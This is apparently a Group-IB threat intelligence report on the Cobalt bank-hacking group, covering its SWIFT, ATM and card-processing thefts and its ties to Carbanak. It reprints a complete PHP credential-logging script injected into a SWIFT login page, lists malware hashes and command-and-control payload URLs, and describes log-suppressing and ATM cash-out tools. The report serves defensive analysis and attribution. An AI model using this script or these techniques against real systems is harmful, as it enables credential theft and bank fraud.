May 2018

group-ib.com

FULL VERSION

COBALT

evolution and joint operations

Not for distribution, only for Group-IB Threat Intelligence customers

Introduction

On March 26, 2018, Europol reported the arrest of the Cobalt gang leader in Alicante, Spain. Cobalt is one of the most aggressive criminal groups, responsible for targeted attacks on banks and financial services providers worldwide. The scale of their activities is broad: according to Europol, the group has been linked with thefts of approximately one billion euros from 100 banks in 40 countries: Russia, the United Kingdom, the Netherlands, Spain, Romania, Belarus, Poland, Estonia, Bulgaria, Georgia, Moldova, Kyrgyzstan, Armenia, Taiwan, Malaysia and others.

Group-IB forensic specialists were amongst the first to investigate Cobalt's attacks on banks, and in November 2016 issued a public report on the activities of the group. Since then we have continuously analyzed the evolution of their tactics and tools.

Initially, hackers focused on logical attacks on ATMs. But their targets developed and the Cobalt group successfully stole multiple times from payment gateways and card processing systems. By the end of 2017, for the first time in Russia, they made a successful attack on a bank using the system of interbank transfers (SWIFT). The Central Bank of Russia considers that Cobalt are the main threat to the Russian financial industry.

For a considerable time, Cobalt's continued success was because the hackers of the group constantly tested new tools and schemes, often changing the location of attacks and familiarizing themselves with how internal banking systems functioned. After gaining access to computers on a target bank, Cobalt often spent three to four weeks to study the internal infrastructure of the organization, collecting information about and observing the function of payments systems, and only then conducting their attack. The average damage from each successful attack was 1.5 million USD based on incident response conducted by Group-IB and publicly disclosed estimates from Europol.

The arrest of the Cobalt gang leader in Alicante, Spain, occurred significantly before the official announcement on March 26th. It has not yet led to the conclusion of attacks against financial institutions from this targeted attack group. On the date of the official announcement, Group-IB's Computer Emergency Response Team identified spear phishing emails which were sent by Cobalt acting as SpamHaus, a well-known non-profit organization that fights against spam and phishing. Continued attacks in South East Asia have been identified into April 2018.

Key findings

Cybercrime investigations

Group-IB has been investigating targeted attacks and cybercrime for over 14 years. Through incident response and joint investigations with law enforcement, we have monitored joint operations of various cybercriminal groups and the recruitment of individual hackers to commit attacks on banks and other organizations. We expect that this trend will only intensify over the coming years. This report publicly discloses the joint operations of the Cobalt Group and Anunak (Carbanak) which were identified privately before arrests, and provides an overview of their key attacks in the period 2016 - 2017.

In 2016, Group-IB released the first public report on Cobalt providing detailed information on their attacks, which is available online. This attributed the appearance of the Cobalt group with the termination of another infamous gang – Buhtrap. There was a three month break between the last Buhtrap attack and the first Cobalt attack. In these three months, Cobalt prepared infrastructure and committed thefts through SWIFT in Hong Kong and Ukraine. We were confident that Cobalt was involved in these attacks because of the unique loader (stager). It was found in these incidents and has only been used by Cobalt. However, these attacks as well as their method of cashing out money were surprisingly sophisticated. This indicated that Cobalt group did not act alone. Communication with the Carbanak group was discovered only 18 months later (in 2017), when during incident response we detected the same unique SSH backdoor that was employed by the Carbanak group in 2014.

First success

Cobalt's first major independent success was the attack on First Bank's ATMs in Taiwan, where they managed to steal $2.18 million. Around the time of Group-IB's public report, Cobalt began to act more cautiously, switching to attacks on card processing, which are less dangerous for the money mules involved. Simultaneously, the group also began to reinvest into their TTP – modifying their exploits and stagers to complicate their detection and attribution.


In September 2016 Cobalt gained access to the networks of a bank in Kazakhstan and began preparations for a new type of theft – through card processing. This took around 2 months to prepare for the attack and in November they successfully stole about $600,000. The theft timeframe was subsequently streamlined for card processing attacks. Following this, card processing has become a major theft target in banks worldwide. See Group-IB's report on MoneyTaker group for more information.

Importantly, focusing on card processing has made attacks safer for 'money mules' who deal with cash withdrawals as they no longer have to be specific ATMs (as in logical attacks). Their safety became a priority for the group after mules had been detained in Taiwan, Romania, and Russia.

Arms Race

In 2017, Cobalt invested heavily into their technology – from reverse engineering of malware samples, it appears likely they enlisted a team of developers who created new tools for Cobalt group, and adjusted exploits in order to evade detection by security vendors.

The most significant development events of Cobalt



Their work allowed Cobalt to act more efficiently: hours after PoCs for 1-day exploits were posted publicly, Cobalt group began using modified versions in attacks on banks and updated them in real time to avoid detection.

New tools and tactics allowed them to attack their targets - SWIFT, card processing, and payment gateways – with more success and set a "personal best" in attempting to steal over 25 million EUR from a European bank via card processing.

New tools and modified programs employed by Cobalt in 2017 are described below:

- **Petya.** Cobalt encrypted the network of one small bank in Russia using this now well-known ransomware. After they failed to steal money through card processing, hackers used a self-developed modification of Petya ransomware named PetrWrap. This low-level modification is written in C. It is worth noting that to create such modification the author should be able to disassemble and clearly understand how and what they want to modify, which indicates a high level of technical skills. The majority of computers in the bank's network were disabled, which mildly complicated incident response and investigation.
- **JavaScript backdoor.** In May, they began testing a new tool, the PE library (DLL), which was used as a reconnaissance module. However, this tool was never employed by the group, as they shifted to test a new JavaScript backdoor, which was designed to perform reconnaissance and complicate their discovery and analysis. This backdoor was used for the first time in attacks leveraging compromised servers of an integrator in the US. The malware was delivered through high-quality phishing emails with real reports from the SWIFT system attached. The program was used in attacks not only in the CIS countries and Eastern Europe, but also for attacks on western English-speaking companies.
- **InfoStealer.** In September Cobalt implemented JavaScript backdoor functionality in the executable file, but without the ability to load and run. In September attack they used InfoStealer 0.2. This only exists in memory and does not leave traces in the file system. This tool was employed in attacks on insurance agencies, the media, and software developers, whose compromised infrastructure was further used for attacks on banks.
- **Recon Backdoor (CobInt).** In December, they started using a new Java loader, generated by the CobaltStrike framework, but with a unique payload that loads a unique Recon backdoor CobInt. The backdoor receives the modules from the C&C server for further execution. This complicated attack vector is very similar to the tactics used in targeted attacks by professional state-sponsored attackers and the Lurk group.

Supply chain attacks

A major change in the tactics of Cobalt was the shift towards indirect attacks.

In February, we tracked the first successful attack on a system integrator, which was then used as a vehicle by Cobalt for further attacks on companies in Russia, Kazakhstan, Moldova, as well as their subsidiaries in other countries. During the next 9 months, Cobalt infiltrated at least four integrators located in Ukraine, the US, and Russia.

Non-typical targets

In March 2017, Cobalt began to prepare attacks on companies that provide electronic wallets and payment terminals. In April, they adopted an attack scheme and created a unique program to automatically generate fraudulent payments through payment gateways. In September, the group for the first time attacked an e-wallet vendor and successfully stole funds through a payment gateway. In this incident Group-IB was able to discover clear evidence of Carbanak involvement.

More recently, the group has begun to attack insurance agencies and the media. In these attacks, they obtain control of mail servers or accounts to further use the victim's infrastructure for attacks on banks.

Cobalt: reboot

Cobalt returned in 2018 in fine form - both in terms of technology and infrastructure. The March arrest of the Cobalt gang leader in Spain has not yet led to the conclusion of attacks against financial institutions by this group. Remaining members reduced their activity in Russia and the CIS, temporarily focusing on other regions. It is interesting to note that phishing emails, which were tracked in March, purported to be from US companies, for example, IBM, Verifon, Spamhaus:

On March 7-10, letters were sent from the domains ibm-cert.com, ibm-warning.com, ibm-notice.com.

On March 15, a new phishing campaign was detected – hackers employed the dns-verifon.com domain, leveraging the brand of VeriFon, the largest vendor of POS terminals.

On March 26, phishing emails were sent acting as SpamHaus, a well-known non-profit organization that fights against spam and phishing. For this campaign, the attackers registered the spamhuas.com domain, which is indistinguishable from the official one (spamhaus.org).

On April 3, emails sent from the compromised mail server of the Swedish company were tracked.

On May 23, Group-IB detected a new phishing attack launched by Cobalt, targeting banks in Russia, the CIS, and purportedly western countries.

For the first time, phishing emails purported to be from a large anti-virus vendor.

Given the technological evolution of the group and the fact that in spite of the arrests of the Cobalt gang leader and malware writer, Cobalt has continued to strike, the most likely scenario is that remaining Cobalt members will join existing groups or a fresh "redistribution" will result in a new cybercriminal organization 'Cobalt 2.0' continuing attacks on banks worldwide.

Targeting SWIFT

2016 the Cobalt group began its activity with the most difficult type of banking system theft - SWIFT.

After money was stolen through SWIFT from a Hong Kong bank, certain malicious files associated with this attack started leaking online. Eventually, a file archive presumably collected as a result of incident response was uploaded to VirusTotal, one of the largest online malware and virus scanners. This allowed the details of the incident to be established, even without direct involvement in incident response:

Name	MD5	Type
Swift-server\JAVA.exe	b77b8cde7ca6b6345caaf94bddbff9f1	**BACKDOOR** Contains shellcode that is unpacked using a unique method – by calling the run_shell function. pdbpath c:\users\dns\documents\????\shell\batle_source\sampleservice_run_shellcode_from-memory10-02-2016\release\sampleservice.pdb Opens port 8888 and waits for incoming commands for sending them to cmd.exe
Swift-server\servicefs.exe	6d355ffa06ae39fc8671cc8ac38f984e	**SWIFT TRANSACTION HIDER** Searches for files with specified tokens in the directory D:\WIN32APP\SWIFT\ALLIANCE\SERVER\Batch\Outgoing\HK\HKAcksBak* and transfers them to C:\\Temp\\Msg\\
Swift-server\sl.exe	64b40780a94c4c4d1c1b4a0b12ce4b7d	**SCREENSHOTTER** Every 5 seconds creates screenshots in the directory ./img/<year>-<month>-<day>_<hour>-<minute>-<second>.jpg Writes debugging information: CreateFileA failed with error: %d\r\n MakeScreenshot failed.\r\n
IT-Manager/JAVAW.exe	1C02C6B68025768D056805D26D33AF4F	**METERPRETER STAGER** Packed with a unique Cobalt group packer PDB c:\users\dns\documents\????\shell\batle_source\sampleservice_run_shellcode_from-memory10-02-2016\release\sampleservice.pdb Downloads payload from https://192.52.166.101/LIM3G

Name	MD5	Type
IT-Manager/ Powershell code. docx/1e115f8		**SERVICE CREATED ON 8/4/2016** CobaltStrike powershell stager in the form of a service Downloads payload from https://84.200.17.144/tFjkh
IT-Manager/ Powershell code. docx/6b48acd		**SERVICE CREATED ON 8/4/2016** CobaltStrike powershell internal stager \\.\pipe\status_8443
7x24-Monitoring/ crss.dll	aa3f2988f9975a6e9299 9a43708ffbb0	**COBALTSTRIKE STAGER** It is unpacked by accepting the current year as an argument, the wrapper is unique for the Cobalt group Downloads payload from https://84.200.17.144/VZnR
7x24-Monitoring/ crss.exe	8a4cc809d731400ba915 9b430ac3fbb8	**COBALTSTRIKE PERSISTENT MODULE** Every 126'000 seconds launches the function crss.dll run_ shelll
C:\WINDOWS\ System32\ Printing_Admin_ Scripts\en-US\ WIPER.exe	80bee18fba8db4ae5612 0ef860cf82a2	**MBR KILLER** It is added to the path HKLM\Microsoft\Windows\ CurrentVersion\Run\SORRY to load at Windows startup

On March 20, 2016, the attackers installed the Cobalt Strike payload (https://www.cobaltstrike.com/) on a server located in Germany with the IP 84.200.17.144 to launch an attack against a Hong Kong bank. No later than March 28, another server located in the USA (192.52.166.101) was enabled and configured for an attack. This time another tool, Metasploit, was additionally installed on the server, indicating that two groups were most likely involved in the attack. The theft was committed on April 28, which means that it took more than one month to prepare for the attack. Both servers were disabled on May 30.


In addition to the simultaneous use of two different tools, the following facts indicate that two groups were involved:


- All subsequent attacks of the Cobalt group were very simple, unlike the Hong Kong attack.
- Cashing out schemes used in the subsequent attacks were also very simple, which means that Cobalt did not have any serious money laundering capabilities which would allow them to clean millions of dollars stolen through SWIFT.
- In more recent attacks, Cobalt did not use interbank transfer systems even when they were accessible, until Globex in late 2017.
- In 2017, we identified communications between the Cobalt group and members of the Carbanak group, who purportedly helped Cobalt to commit their first thefts through SWIFT.

Cobalt Strike is a widely available penetration testing tool, which is often used by cybersecurity specialists, that's why the fact of its use does not necessarily mean cooperation with the Cobalt group.

However, the Cobalt group has one unique feature that previously helped to attribute their attacks – the use of the shell code loader packed based on the current date, containing a path to debugging information \users\dns\documents\????\shell\batle_source\sampleservice_run_shellcode_from-memory and an exported function run_shell. This loader was used in all 2016 attacks committed by the Cobalt group, including SWIFT attacks.

The Hong Kong attack was non-typical not least because of a JavaScript implemented in an authorization form in order to compromise credentials of SWIFT operators in the bank. In addition, attackers used a unique malware which searched for SWIFT payment confirmation messages and transferred the required files to the other directory.





Alliance Web Platform Server-Embedded was used in the victim bank's infrastructure to connect to SWIFT. Upon gaining access to the SWIFT server, hackers loaded a legitimate console web server wwebserver_cmd.exe, listening on port 8080. This web server does not require installation and allows an attacker to launch a web server with a PHP Interpreter in order to collect logins and passwords.

Attackers embedded a JavaScript into a login page of Alliance Web Platform Server-Embedded. The main task of this JavaScript was to access statistics.php - a PHP script, which was launched on port 8080 using wwebserver_cmd.exe.

The contents of statistics.php were as follows:

```
<?PHP
$username = $_GET['username'];
$password = $_GET['password'];
$ip = getenv('REMOTE_ADDR');
$ua = getenv('HTTP_USER_AGENT');
$referer = getenv('HTTP_REFERER');
$date = date('Y-m-d H:i:s');
$data = "Username: $username |
Password: $password | IP: $ip |
UserAgent:
 $ua | Referer: $referer | Date:
$date\r\n";
file_put_contents('log.txt', $data,
FILE_APPEND | LOCK_EX);
if(!empty($username) and
!empty($password))
 file_put_contents('accs.txt',
"$username:$password\r\n",
FILE_APPEND | LOCK_EX);
?>
```

The output of the script, which includes the date, login, password, user's IP address, and user agent will be stored in a log file "log.txt". Only logins and passwords will be stored in the "accs.txt" file.

Having obtained required information about legitimate operators, the attacker could create payment messages to transfer money through SWIFT.

In order to buy time before fraudulent transactions are detected, the attacker downloaded another unique malware tool – SWIFT log suppressors – to the same server. This program scans certain directories where SWIFT files are stored. It tracks files which are related to the fraudulent payment messages, checks for predefined tokens typical for specific transactions generated by attackers and deletes them. The malware was compiled on April 28, 2016 and in May we became aware of this attack. In June a similar attack was discovered, when USD 10 million were stolen from a bank in Ukraine, described below.

Once launched, SWIFT log suppressor performs the following activity:

- Checks the directory D:\WIN32APP\SWIFT\ALLIANCE\SERVER\Batch\Outgoing\HK\HKAcksBak\ for files ("Outgoing" means outgoing transactions, "HK" – to Hong Kong, that is, it searches for transfers to the Hong Kong bank).
  If the file exceeds 102400 bytes, it adds “Too big file <file name> : <file size> > 102400\r\n” to the file C:\\Temp\\Msg\\log.txt; otherwise it will open it in reading mode to search for the substrings OTTC605384, OTTC605385, OTTC601386, OTTC601387, OTTC605381, OTTC605382
- If the file does contain any of these substrings, then the program records the string "Found file: %s with required token: <found substring>\r\n" to the log C:\\Temp\\Msg\\log.txt and copies the file into the directory C:\\Temp\\Msg\\. Following this, it switches to standby mode for 2.5 secs and then repeats the process of searching for the substring.

To minimize the probability of error, hackers carefully monitored legitimate activity of financial operators of SWIFT. For this purpose they used a program creating screenshots. The modus operandi is simple: it makes screenshots every 5 seconds, adding them to the directory ./img/<year>-<month>-<day>_<hour>-<minute>-<second>.jpg.

If any exceptions occur, the program writes debugging information:

CreateFileA failed with error: %d\r\n

MakeScreenshot failed.\r\n

Simultaneously, in April, Cobalt committed one more successful theft with a similar pattern from a Ukrainian Credit Dnepr Bank. News of that attack appeared in June 2016 with information that USD 10 million had been withdrawn from the bank. However, in 2017 new evidence came to light. It was revealed that the exact amount stolen was USD 950,800.

In December 2017, Globex Bank was robbed in Russia. The stolen money was also withdrawn through SWIFT. In this incident the fraudulent transactions were conducted manually using a remote connection to the bank.

Targeting ATMs

Name	MD5	Type
xtl.exe	ea40b06b673d190b4edf38d4b3eef48b	**ATMSPITTER FOR MSXFS.DLL**
cngdisp.exe	658b0502b53f718bd0611a638dfd5969	**ATMSPITTER FOR CSCWCNG.DLL**
d2.exe	D529218495F0318B99E60477368BB55E	**ATMSPITTER FOR MSXFS.DLL**
d2sleep.exe	F5AEA645966319C96D4DBCADCE2A10E0	**ATMSPITTER FOR MSXFS.DLL WITH A SECOND DELAY BETWEEN ISSUING THE COMMANDS TO A DISPENSER**
cuinfo.exe	5b3968b47eb16a1cb88525e3b565eab1	**USED FOR OBTAINING INFORMATION ON THE NUMBER OF BANKNOTES IN CASSETTES**

Our previous report on the Cobalt group outlined logical attacks on ATMs. After that report was released, attacks on ATMs by the Cobalt group ceased until December 2017.

After the publication of this report, we managed to link the theft that took place on 9-10 July 2016 through First Bank's ATMs in Taiwan to the Cobalt group. The attack was carried out in several cities, with the criminals stealing USD 2.18 million. The money mules were arrested; but the organizers of the attack were not identified.

In December, we obtained a sample of the malware that was used in that attack. Its comparison with the program samples extracted earlier from European ATMs confirmed our hypothesis that both programs were created by the same author.

European banks were attacked using ATMSpitter version with the standard library MSXFS.dll. In Taiwan, the criminals used the variant with the standard library CSCWCNG.dll. Further investigation fully confirmed that the attack had been conducted by the Cobalt group. At that time, the group was primarily interested in ATM control network segments, with the subsequent initiation of cash dispensing from ATMs, and only after that did they switch to other targets within the banks.

Both malicious programs have basically the same "main" function, which is executed sequentially without creating separate flows. Functions are sequentially called from financial libraries, and a command is given to dispense cash. **The two versions have the following common features:**

- The majority of ATM-targeting malicious programs are equipped with advanced protection systems, such as session passwords and commercial protectors for complicating reverse engineering by other criminals, log clearing and temporary disconnection from the network for concealing their presence, recording into the alternative NFTS flows, and encryption of service files and logs. Neither of the ATMSpitter versions has any of this.

	Taiwan	Europe
ATMSpitter message when an error occurs	CscCngOpen/CscCdmOpen failed with error: <error>	WFSStartUp failed with error: <error>
ATMSpitter error message in case of failed verification of launch month	CscCngOpen/CscCdmOpen failed with error: System Failure	WFSOpen failed with error: WFS_ERR_INTERNAL_ERROR

- Hackers used only one type of protection in the attacks — verification of launch month. If the current date does not coincide with July 2016 (Taiwan) or September 2016 (Europe), the programs will display a special error message. It looks like a notification saying that it is impossible to connect to the device.

It is clear that the error message does not disclose a real cause of failure to run the software, and only the software author is aware of this (see line 1 in Table 1).

Below are the facts that confirm the clear connection between Taiwan and European incidents:

- Both versions contain an identical code chunk that creates an unencrypted txt file with results of cash withdrawals (disp.txt in Europe and displog.txt in Taiwan) — line 2 in Table 1.
- Both ATMSpitter variants do not have user interfaces and are controlled through the command line. The following values: the amount of banknotes to be dispensed from the cassette and the number of the cassette, which should dispense cash. If a wrong number of arguments is specified, ATMSpitter displays an error and required syntax message (see line 3 in Table 1).

That said, both implementations use similar parameters for Cassette Number and Banknotes Count.

Later, through joint investigative activities with law enforcement we obtained additional information confirming the connection between the incidents.

Table 1. Comparison of malware used in Europe and Taiwan

Parameter	Europe (ATMSpitter version with the standard library MSXFS.dll)	Taiwan (ATMSpitter version with the standard library CSCWCNG.dll)	Notes from Group-IB analysts
